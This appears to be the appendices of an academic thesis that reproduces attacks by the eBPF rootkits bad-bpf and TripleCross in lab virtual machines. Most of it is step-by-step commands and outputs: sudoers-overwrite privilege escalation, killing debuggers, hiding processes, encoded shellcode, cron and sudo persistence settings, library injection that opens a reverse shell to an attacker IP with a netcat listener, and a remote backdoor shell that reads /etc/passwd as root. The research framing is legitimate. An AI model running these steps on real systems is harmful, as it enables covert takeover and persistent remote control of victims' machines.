As shown in the output in Figure C.2, the string ‘‘`<username> ALL=(ALL:ALL) NOPASSWD:ALL"` has been overwritten in the returned data values, and no password was requested from the user.



```
host@ubuntu22:~$ sudo -l
Matching Defaults entries for host on ubuntu22:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User host may run the following commands on ubuntu22:
    (ALL : ALL) NOPASSWD: ALL
    (ALL : ALL) ALL
```

Figure C.2: User privileges after running the attack

Attack Partially Succeeded: the attack appears to have been successful. However, despite the result just presented, further tests have shown that when invoking other operations with sudo privileges, the user is still prompted for a password. Therefore, it can be concluded that the success of this test is only partial.

DoS Attack

The eBPF program used to carry out this attack aims to send a `SIG_KILL` signal, which is the signal that forcibly terminates a process, to any program that uses the `ptrace` syscall. Compromising the use of this syscall allows the attacker to obstruct any attempts by the user to trace potentially malicious activities being carried out.

1. Open a shell to execute the malicious program:

```
cd bad-bpf/src
sudo ./bpfdos
```


2. Open a new shell and run a command that invokes the `ptrace` syscall, the target of the attack. Below are some examples of commands you can execute:

```
# Traces the system calls of ls and their results, showing
    how it interacts with the kernel.
```

```
strace ls

# Displays the call stack (active functions) of the <pid>
    process, useful for analyzing its current state.
pstack <pid>

# Attaches the GDB debugger to the <pid> process to
    analyze or modify its execution.
gdb -q -p <pid>
```



```
host@ubuntu22:~$ strace ls
Killed
host@ubuntu22:~$ pstack 1234
Killed
host@ubuntu22:~$ gdb -q -p 1234
Attaching to process 1234
Killed
```

Figure C.3: Processes killed by bad-bpf

Attack Succeeded: As shown in the output in Figure C.3, all the invoked programs have been forcibly terminated.

Process Hiding Attack

The goal of this attack is to hide any process linked to a specified PID, making it invisible to tools like `ps` that are used to monitor active processes. For an attacker, this could provide many advantages, such as avoiding detection or, in some cases, bypassing security tools.

1. Open a shell and execute a new program that will run in the background. An example program could be the following, which starts a background process that will remain active for 5 minutes:

```
sleep 300 &
```


   Note down the PID of the process that will be returned as output. In this example, the value return by the system is 11887.

2. Verify that the process is visible using two different methods with the same purpose. The `ps` command queries the system to retrieve information about

running processes, while `ls /proc` lists all directories in `/proc`, each representing an active process:

```
ps -fp 11887
ls /proc | grep 11887
```

Figure C.4 shows that the program correctly appears in the list of active processes before the attack is initiated.




```
host@ubuntu22:~$ sleep 300 &
[1] 11970
host@ubuntu22:~$ ps -fp 11970
UID          PID    PPID  C STIME TTY          TIME CMD
host       11970   10596  0 19:58 pts/1    00:00:00 sleep 300
host@ubuntu22:~$ ls /proc | grep 11970
11970
```

Figure C.4: Output which correctly showing the active process

3. Open a new shell to execute the malicious program:

```
cd bad-bpf/src
sudo ./pidhide --pid-to-hide <pid>
```

4. Repeat the command from step 2 in the same shell to display the active processes.




```
host@ubuntu22:~$ ps -fp 11970
UID          PID    PPID  C STIME TTY          TIME CMD
host@ubuntu22:~$ ls /proc | grep 11970
```

Figure C.5: Output with the malicious program running

Attack Succeeded: As shown in Figure C.5, the malicious program successfully hides the target program from the list of active processes. However, it is important to note that the actions of this eBPF program, in its current implementation, are not concealed from the system. For instance, by invoking the command "`ps aux | grep 11887`", it becomes evident that the execution of the program itself, which is intended to hide the PID, can still be detected, as shown in Figure C.6.

Summary

The tests were replicated with the same results as just presented on Ubuntu 20.04, Ubuntu 22.04.5 using the following Linux kernel versions:



```
host@ubuntu22:~$ ps aux | grep 11970
root       11983  0.4  0.0  23500  5908 pts/5    S+   19:59   0:00 sudo ./pidhide --pid-to-hide 11970
root       11984  0.0  0.0  23500  1004 pts/0    Ss   19:59   0:00 sudo ./pidhide --pid-to-hide 11970
root       11985  0.7  0.0   3936  2604 pts/0    S+   19:59   0:00 ./pidhide --pid-to-hide 11970
```

Figure C.6: The PID-hiding program can be easily detected

- 5.15.0-97-generic
- 5.19.0-46-generic
- 6.2.0-33-generic
- 6.5.0-45-generic
- 6.8.0-40-generic

All tests conducted using Linux kernel versions earlier than those mentioned, or on a different platform, such as Ubuntu 21.04, were unsuccessful. This is because the code relies on CO-RE (Compile Once - Run Everywhere), a feature introduced with eBPF that allows programs to run across different kernel versions without recompilation. CO-RE works by leveraging BTF (BPF Type Format), which enables eBPF programs to adapt dynamically to kernel changes. However, for CO-RE to function, the Linux kernel must support BTF, which is only available in more recent kernel and Ubuntu versions. Therefore, the failure of the tests on older versions is likely due to the absence of this required BTF type information.

Appendix D

Test performed on TripleCross

This section provides a detailed report of the tests conducted on the rootkit "**TripleCross**" [24] [28], developed by Marcos Sánchez Bajo . The success of the attacks carried out by the rootkit assumes a scenario where an attacker manages to gain privileged access to the target machine, even if only temporarily, to install the malicious code. The target system must have the `CAP_SYS_ADMIN` capability, which allows the attacker to load and execute all the eBPF programs utilized by the rootkit.

VM Setup

Required Tools and Software

- Computing device equipped with an Intel Core i5 processor (x86_64);
- Oracle VirtualBox for virtualization purposes;
- ISO: ubuntu-21.04-desktop-amd64.iso for the victim VM
- ISO: ubuntu-20.04-desktop-amd64.iso for the attacker VM

The virtual machines were allocated with 9GB of base memory and 4 processors.

Procedure VM Setup Procedure:

1. Verify that the account being used is equipped with `sudo` permissions. If not, perform the following commands:

```
su -
usermod -aG sudo <user_name>
# to restart the system
reboot
```

2. Ubuntu 21.04 (Hirsute) has reached the end of its lifecycle, so its official repositories have been moved to old-releases.ubuntu.com. Therefore, it is necessary to modify the `/etc/apt/sources.list` file to point to the old-releases repositories to ensure access to the required packages. Modify the repository file `/etc/apt/sources.list` by replacing all existing links. Specifically, all occurrences of `http://it.archive.ubuntu.com/ubuntu/` or `http://security.ubuntu.com/ubuntu/` should be replaced with `http://old-releases.ubuntu.com/ubuntu/`.

```
sudo nano /etc/apt/source.list
# Replace all occurrences of http://it.archive.ubuntu.com/
    ubuntu/ and http://security.ubuntu.com/ubuntu/ with
    http://old-releases.ubuntu.com/ubuntu/
```

   Save the changes and close the file. To update the list of available packages:

```
sudo apt update
```

3. The Linux kernel version required for these tests is 5.11.0-16-generic, which is the one already included in the ISO. If the version does not match, please refer to the previous reports for the procedure to replace the kernel version.

4. Verify the version and, if necessary, install `GCC` version 10.3.0:

```
gcc --version

# if not already installed
sudo apt install gcc g++
sudo update-alternatives --install /usr/bin/gcc gcc /usr/
    bin/gcc-10 100
```

5. Verify the version and, if necessary, install `CLANG` version 12.0.0:

```
clang --version

```

```
# if not already installed
sudo apt install clang-12
sudo ln -s /usr/bin/clang-12 /usr/bin/clang
```

6. Verify the version and, if necessary, install `GLIBC` version 2.33:

```
ldd --version
```

7. Verify that the kernel headers are installed in `lib/modules/$(uname -r)`. The following command checks their existence (if the directory exists, the headers are already installed).

```
ls /lib/modules/$(uname -r)/build

# if not already installed
sudo apt install linux-headers-$(uname -r)
```

8. Install the remaining packages required for compiling the rootkit and create their symbolic links:

```
sudo apt install libelf-dev zlib1g-dev libc6-dev-i386
    libssl-dev llvm-12 build-essential
sudo ln -s /usr/lib/x86_64-linux-gnu/libbpf.so.0 /usr/lib/
    x86_64-linux-gnu/libbpf.so
sudo ln -s /usr/bin/llvm-strip-12 /usr/bin/llvm-strip
sudo ln -s /usr/bin/llc-12 /usr/bin/llc
```

9. In the VirtualBox settings for the VM, set the network mode to Bridged Adapter to allow the VMs to connect to each other and to the host computer's network.

10. Install Git and clone the TripleCross repository:

```
sudo apt install git
git clone https://github.com/h3xduck/TripleCross.git
```

The repository already includes the modules related to libbpf; proceed with their installation.

```
cd TripleCross/src/libbpf/src
make
sudo make install
```

At this stage of the procedure, the rootkit build process should be initiated. However, during testing, it became evident that certain modifications to the code were necessary to ensure successful execution. These adjustments were required due to the presence of hardcoded elements in the code, such as file paths and user names, which were specifically tailored to a different system environment. Since these static references did not align with the configuration of the testing machine, it was necessary to adapt the code to reflect the actual structure and setup of the system being used. The table provides a summary of the modifications performed. It is important to highlight that the testing environment was configured with the following parameters, which should be carefully reviewed and adjusted if the rootkit is deployed on a different machine:

- Username: `vboxuser`
- Path to the repository containing the rootkit: `/home/vboxuser/TripleCross`
- Size of the `/etc/sudoers` file:

Code D.1: Value for CODE_CAVE_SHELLCODE ASSEMBLE 2

```
    \xff\xd3\x48\x89\xc3
    \xc7\x00\x2f\x68\x6f\x6d
    \xc7\x40\x04\x65\x2f\x76\x62
    \xc7\x40\x08\x6f\x78\x75\x73
    \xc7\x40\x0c\x65\x72\x2f\x54
    \xc7\x40\x10\x72\x69\x70\x6c
    \xc7\x40\x14\x65\x43\x72\x6f
    \xc7\x40\x18\x73\x73\x2f\x73
    \xc7\x40\x1c\x72\x63\x2f\x68
    \xc7\x40\x20\x65\x6c\x70\x65
    \xc7\x40\x24\x72\x73\x2f\x69
    \xc7\x40\x28\x6e\x6a\x65\x63
    \xc7\x40\x2c\x74\x69\x6f\x6e
    \xc7\x40\x30\x5f\x6c\x69\x62
    \xc7\x40\x34\x2e\x73\x6f\x00
    \x48\xb8
```

Some notes on the modified values:

Filename	Constant	Value
`helpers/deployer.sh`	BASEDIR	`/home/vboxuser/TripleCross/apps`
	CRON_PERSIST	`* * * * * vboxuser /bin/sudo /home/vboxuser/TripleCross/apps/deployer.sh`
	SUDO_PERSIST	`vboxuser ALL=(ALL:ALL) NOPASSWD:ALL #`
`common/constants.h`	STRING_FS_SUDOERS ENTRY	`vboxuser ALL=(ALL:ALL) NOPASSWD:ALL #`
	STRING_FS_SUDOERS ENTRY_LEN	38
	PATH_EXECUTION HIJACK_PROGRAM	`/home/vboxuser/TripleCross/src/helpers/execve_hijack`
	CODE_CAVE SHELL-CODE ASSEMBLE 2	See Code D.1
	CODE_CAVE SHELL-CODE ASSEMBLE 2 LEN	104
`helpers/execve_hijack.c`	Row 275 – args[1]	`/home/vboxuser/TripleCross/src/helpers/execve_hijack`
`user/include/modules/injection.h`	Row 12 (modify path only)	`/home/vboxuser/TripleCross/src/helpers/execve_hijack`
`helpers/injection_lic.c`	ATTACKER_IP	`192.168.1.81`
`ebpf/include/bpf/fs.h`	Row 139 – int CHARS TO OVERRIDE	718
`helpers/simple_open.c`	Row 16 - path	`/home/vboxuser/TripleCross/src/helpers/Makefile`

Table D.1: Constants to be modified. Add the prefix 'TripleCross/src' to each path listed in the Filename column.

- The value in Code D.1 internally encodes the path /home/vboxuser/TripleCross/src/helper/injection_lib.so. Therefore, on a different machine, if the path does not match, the hexadecimal value needs to be recalculated.
- The value "718" assigned to `CHARS_TO_OVERRIDE` represents the number of padding characters ("#") that the rootkit will insert into the `/etc/sudoers` file to hide all its contents, except for the string it overwrites ("vboxuser ALL=(ALL:ALL) NOPASSWD:ALL #"). This value depends on the size of the `/etc/sudoers` file, which may vary across systems, and on the length of the overwritten string, which changes based on the length of the username. To calculate the value, subtract the length

of the overwritten string from the total length of the `/etc/sudoers` file, i.e., CHARS_TO_OVERRIDE = Length of /etc/sudoers - Length of the string.

To determine the size of `/etc/sudoers`, the following command can be used:

```
wc -c /etc/sudoers
```

11. The rootkit and its client can now be built. To proceed, navigate to the folder containing the cloned repository and execute the make commands.

```
cd TripleCross/src
make all
# build the client
cd client
make
```

12. Configuration of TC to attach eBPF filters to network traffic on the enp0s3 interface. Ensure that the commands are executed within the `TripleCross/src` directory.

```
sudo tc qdisc add dev enp0s3 clsact
sudo tc filter add dev enp0s3 egress bpf direct-action obj
    bin/tc.o sec classifier/egress
```

Privilege Escalation Attack

As explained in Chapter 5, the rootkit manipulates the process of reading the `/etc/sudoers` file to grant the user of the infected machine `sudo` access without requiring a password. This functionality is automatically activated in background when the rootkit is started.

1. Testing privilege before the rootkit is executed:

```
sudo -l
```

At this moment, to gain `sudo` privileges, the user is prompted for a password because they are registered in the file with rights `(ALL:ALL) ALL`, which require a password. The output produced matches what is shown in Figure C.1.

2. In a new shell, start the rootkit by running:


```
    cd TripleCross/src
    sudo ./bin/kit -t enp0s3
```

   Where enp0s3 is the network interface used.

3. In another shell (it is necessary for the rootkit launched in step 2 stay running), attempt `sudo` access again:

```
   sudo -l
```

   As shown in the output in Figure D.1, the string "`<username> ALL=(ALL:ALL) NOPASSWD:ALL`" has been completely overwritten in the returned data values, and no password was requested from the user.



```
vboxuser@ubuntu21:~$ sudo -l
User vboxuser may run the following commands on ubuntu21:
    (ALL : ALL) NOPASSWD: ALL
```

Figure D.1: User privileges after running the attack

Attack Succeeded: The rootkit successfully grants the user elevated privileges without requiring a password. For example, an operation like editing a system file (e.g., /etc/passwd) using `sudo nano /etc/passwd` can be executed directly without prompting the user for a password. Tests across various operations confirm that, as long as the rootkit remains active, no password prompt is triggered for any `sudo` action. This ensures the attacker continuous privileged access.

Library Injection Attack

Using the library injection module described in Section 4.5.2, the goal of this attack is to manipulate the execution of a running process to initiate a reverse shell to the attacker's machine. A reverse shell is a type of connection where the compromised system establishes an outbound connection to the attacker, allowing the attacker to execute commands remotely.

The targeted syscalls in this attack are `sys_timerfd_settime` and `sys_openat`. To test the functionality of the rootkit's library injection module, two sample programs are provided: `simple_timer.c` and `simple_open.c`. These programs specifically trigger the targeted syscalls in order to simulate the attack.

Execution Hijacking of `sys_timerfd_settime`

1. First, it is necessary to start a new VM to use as the attacker. The setup of this VM is omitted at this stage because no specific distribution or kernel version is required. The attacker's machine only needs to be capable of listening on port 5555 using Netcat. If Netcat is not available on the selected VM, it can be installed using:

   ```
   sudo apt install netcat
   # Depending on the distribution being used, netcat-
      traditional might be required
   ```

   For these tests, a VM running Ubuntu 20.04.6 with Linux Kernel version 5.4.0-94-generic was used. The attacker VM was then configured in Bridged Mode to ensure it was on the same local network as the infected machine.

2. Set the attacker machine to listen on port 5555, waiting for the reverse shell from the victim VM:

   ```
   nc -nlvp 5555
   ```

3. On the victim VM, ensure that the attacker's IP address is set correctly. Table D.1 specifies the file where the constant `ATTACKER_IP` can be found and modified. For these tests, the attacker's IP address is set to `192.168.1.81`. Adjust this value to match the IP address of the attacker machine being used.

   Please note that any changes made to the rootkit's code require the `make` operation to be repeated.

4. On the victim VM, test the functionality of the `simple_timer` program when the rootkit is not active:


   ```
   cd TripleCross/src/helpers
   ./simple_timer
   ```

   The program runs without issues or any changes to its execution.

5. On the victim VM, start the rootkit:


```
cd TripleCross/src
sudo ./bin/kit -t enp0s3
```

6. On the victim VM, in a different shell from the one where the rootkit is running, re-execute the `simple_timer` program as shown in step 3.



```
vboxuser@ubuntu21:~/TripleCross/src/helpers$ ./simple_timer
Timer started
Timer called at: 0.000: time between: 1; total elapsed time=1
Timer called at: 0.999: time between: 1; total elapsed time=2
Timer called at: 2.008: time between: 1; total elapsed time=3
Library successfully injected!
Timer called at: 3.008: time between: 1; total elapsed time=1
Timer called at: 4.023: time between: 1; total elapsed time=2
Timer called at: 5.008: time between: 1; total elapsed time=3
```

Figure D.2: Execution of simple_timer when the rootkit is running.



```
host@ubuntu-20:~$ nc -nlvp 5555
Listening on 0.0.0.0 5555
Connection received on 192.168.1.195 58510
Executing /bin/sh...
whoami
vboxuser
echo "Test" > test_program.txt
```

Figure D.3: Reverse shell opened on the attacker machine listening on port 5555.

Expected result: The syscall `sys_timerfd_settime` is intercepted by the rootkit, triggering the library injection and enabling the opening of a reverse shell on the attacker's machine.

Attack Succeeded: the result obtained matches the expected result. In Figure D.2, the message "Library successfully injected" confirms that the rootkit successfully executed the module. A connection from the victim machine (`IP 192.168.1.195`) was established on the attacker's machine, granting access to the reverse shell. Figure D.3 shows the attacker's perspective.

To verify the functionality of the reverse shell, on the attacker machine the command `whoami` was executed, confirming that the session was running under the victim machine's user. Additionally, the command `echo "Test" > test_program.txt` was used to test the creation a new file on the victim machine. The file was successfully created and available in the victim VM, confirming the reverse shell's functionality.

Execution Hijacking of `sys_openat`

To perform this attack, simply replicate the steps followed for the execution hijacking of `sys_timerfd_settime`, replacing the file `simple_timer` with `simple_timer`.

Expected result: The syscall `sys_openat` is intercepted by the rootkit, triggering the library injection and enabling the opening of a reverse shell on the attacker's machine.

Attack Succeeded: As in the previous case, the reverse shell was successfully established on the attacker's machine. By repeating the test commands within the reverse shell, as detailed in the previous section, its proper functionality was confirmed.

Execution Hijacking without using a test program

The programs `simple_timer` and `simple_open` were used to test the rootkit's functionality in a more controlled manner. However, this functionality can also be applied to any system function that utilizes the targeted syscalls. To do this, the parameters must be modified as shown in the Table. After making these changes, rebuild the rootkit with the make command and reactivate it. From this point forward, any operation that invokes `sys_timerfd_settime` or `sys_openat` will trigger the opening of a reverse shell.

Filename	**Constant**	**Value**
`TripleCross/src/common/constants.h`	TASK_COMM NAME_INJECTION TARGET_TIMERFD_SETTIME	`systemd`
`TripleCross/src/common/constants.h`	TASK_COMM_NAME_INJECTION TARGET_OPEN	`systemd`

Table D.2: Constants to be modified to attack systemd

To verify proper functionality, the usage was forced with the following generic command:

```
    sudo systemctl daemon-reexec
```

Attack Succeeded: the reverse shell is successfully opened.

Command & Control Attack using a Backdoor

In this attack, the rootkit leverages a backdoor to allow the attacker to send commands remotely to the infected machine using the rootkit's client on the attacker's system. The backdoor acts as a hidden access point, enabling the attacker to execute commands on the victim machine without the need for direct physical access or standard authentication methods, thereby maintaining stealth and control over the system.

To perform this attack, the rootkit client must be installed on the attacker's machine. It is noted that the machine being used as the attacker for these tests is running Ubuntu 20.04.6 with Linux version 5.4.0-94-generic. The attacker's VM is also configured to be on the same local network (LAN) as the victim machine. Execute the following commands to properly configure the client:

```
sudo apt install git
git clone https://github.com/h3xduck/TripleCross.git
cd TripleCross/src/client
make
```

Launching of a pseudo-shell or phantom-shell

1. Ensure that the rootkit is active on the VM; if not, start it:

```
cd TripleCross/src
sudo ./bin/kit -t enp0s3
```


2. From the attacker VM, send the following command:

```
cd TripleCross/src/client
sudo ./injector -e 192.168.1.195
```

Note that 192.168.1.195 is the IP address of the victim machine. If the tests are conducted in a different environment, this value should be adjusted accordingly. After executing the command, the attacker will be prompted in the terminal to specify the network interface to use. In these tests, the correct interface is enp0s3.

Expected result: remote access from the attacker's terminal to a pseudo-shell on the victim machine, allowing command execution as if locally present on the victim system. It is important to note that to properly close the opened pseudo-shell without interfering with the rootkit running on the victim machine, the command `EXIT` must be used. Closing the shell using the typical terminal shortcut to terminate a process (Ctrl+C) is not the correct method.

Attack Succeeded: the attacker successfully gains access to the victim machine. Figure D.4 illustrates the attacker's terminal after successfully connecting to the backdoor. Several operations were performed to test the functionality of the pseudo-shell, all of which were completed successfully. These included verifying the active user on the victim machine using the `whoami` command, accessing sensitive files such as `/etc/passwd` to confirm read permissions, and remotely terminating a process to demonstrate control over the victim machine's operations.



```
host@ubuntu-20:~/TripleCross/src/client$ sudo ./injector -e 192.168.1.195
*******************************************************
********************* TripleCross *********************
*******************************************************
******** https://github.com/h3xduck/TripleCross *******
*******************************************************
[INFO]Activated COMMAND & CONTROL encrypted shell
>> Which network interface do you want to use?>: enp0s3
[INFO]Attacker IP selected: enp0s3 (192.168.1.81)
[INFO]Victim IP selected: 192.168.1.195
[INFO]Crafting malicious SYN packet...
[INFO]Sending malicious packet to infected machine...
Packet of length 56 sent to 3271665856
[OK]Secret message successfully sent!
[INFO]Listening for connections
[SUCCESS]Connection established: 192.168.1.195:33700
[WARN]Client has no certificate.
[INFO]Live command shell mode active by default
>> client[encrypted shell]>: whoami
root

>> client[encrypted shell]>: cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

Figure D.4: Pseudo-shell spawned by rootkit client.

The rootkit allows the initiation of a pseudo-shell using two additional backdoor activation modes, each with a different triggering mechanism. Both modes were tested, successfully achieving the expected result, consistent with the outcome previously demonstrated (Figure D.4). Specifically, the other two commands that can be used as alternatives to the command in step 2 are:

- `sudo ./injector -s 192.168.1.195`: It successfully launches the pseudo-shell, gaining access to the backdoor using a multi-packet approach based on a pattern. This means that activating the backdoor requires sending a specific sequence of packets to the victim (whereas in the previous case, a single packet was sufficient).
- `sudo ./injector -p 192.168.1.195`: It launches a phantom shell, a more concealed variant of the pseudo-shell, using a pattern-based trigger. In this case, the client must wait for the victim machine to send a TCP packet to activate the shell. To test this functionality, it is necessary to generate a TCP packet from the victim machine. This can be done, for example, by running the command `curl http://test.com`.

Sending Commands for Attaching/Detaching eBPF

This attack allows the attacker to remotely control the rootkit on the victim VM, deciding to detach or attach all eBPF programs loaded by the rootkit, except those related to the backdoor, to maintain remote access.

1. Ensure that the rootkit is active on the VM; if not, start it:

```
    cd TripleCross/src
    sudo ./bin/kit -t enp0s3
```

2. From the attacker VM, send the following command to detach all eBPF program:

```
    cd TripleCross/src/client
    sudo ./injector -u 192.168.1.195
```

3. To confirm that the eBPF programs have been successfully detached on the victim machine, one can attempt to reproduce one of the previous attacks, such as executing `simple_timer` or checking the user's privileges. For instance, if running `sudo -l` prompts the user to enter a password, it indicates that the eBPF programs related to privilege escalation have been correctly detached as requested. This condition was successfully verified.

4. To reactivate the rootkit's eBPF programs, use the client on the attacker machine:

```
    cd TripleCross/src/client
    sudo ./injector -a 192.168.1.195
```

5. By attempting to access `sudo -l` again on the victim machine, it is possible to confirm whether the user has regained `sudo` privileges without being prompted for a password.

Attack Succeeded: The attacker successfully detaches and reattaches the rootkit's eBPF programs remotely without losing access to the established backdoor.

Execution Hijacking Attack

Using the methods described in the Section 4.5.2, the goal of this attack is to manipulate the execution of any program by intercepting the `sys_execve` syscall. This allows the execution of a malicious program before the intended program is run. Specifically, the malicious program executed by the rootkit is designed to connect to the rootkit client on the attacker's machine, enabling the attacker to open a pseudo-shell. This part of the attack combines techniques previously used for Command and Control (C2) through the backdoor.

The initial code configuration specified that the rootkit would attempt to manipulate the `sys_execve` syscall only when invoked by the `simple_execve` program, a test utility provided by the rootkit itself. However, with these settings, no tests were successful, as attempts to access the parameters passed to the function resulted in page faults. Before proceeding with the process, it is therefore necessary to adjust the values as specified in the Table D.3.

1. Use the client on the attacker's VM to send the packets that the executed malicious program must recognize to activate the pseudo-shell:

```
    cd TripleCross/src/client
    sudo ./injector -c 192.168.1.195
```


2. On the victim VM, ensure that the rootkit is running. Then, execute the program `simple_execve`:

Filename	**Constant**	**Value**
`TripleCross/src/common/constants.h`	EXEC_HIJACK_ACTIVE	1
`TripleCross/src/common/constants.h`	TASK_COMM_RESTRICT_HIJACK_ACTIVE	0
`TripleCross/src/common/constants.h`	TASK_COMM_NAME_RESTRICT_HIJACK	""

Table D.3: Constants to be modified to hijack any sys_execve.

```
cd TripleCross/src/helpers
./simple_execve
```

This program, when run without the rootkit active, is expected to simply print the path where it is being executed. However, with the rootkit active, the output changes, as shown in the Figure, demonstrating that the malicious program's code was executed before the actual program's execution and the path being printed.



```
vboxuser@ubuntu21:~/TripleCross/src/helpers$ ./simple_execve
Malicious program execve hijacker executed
Malicious program execve hijacker executed
Malicious program child executed with pid 125086
Running hijacking process
/home/vboxuser/TripleCross/src/helpers
```

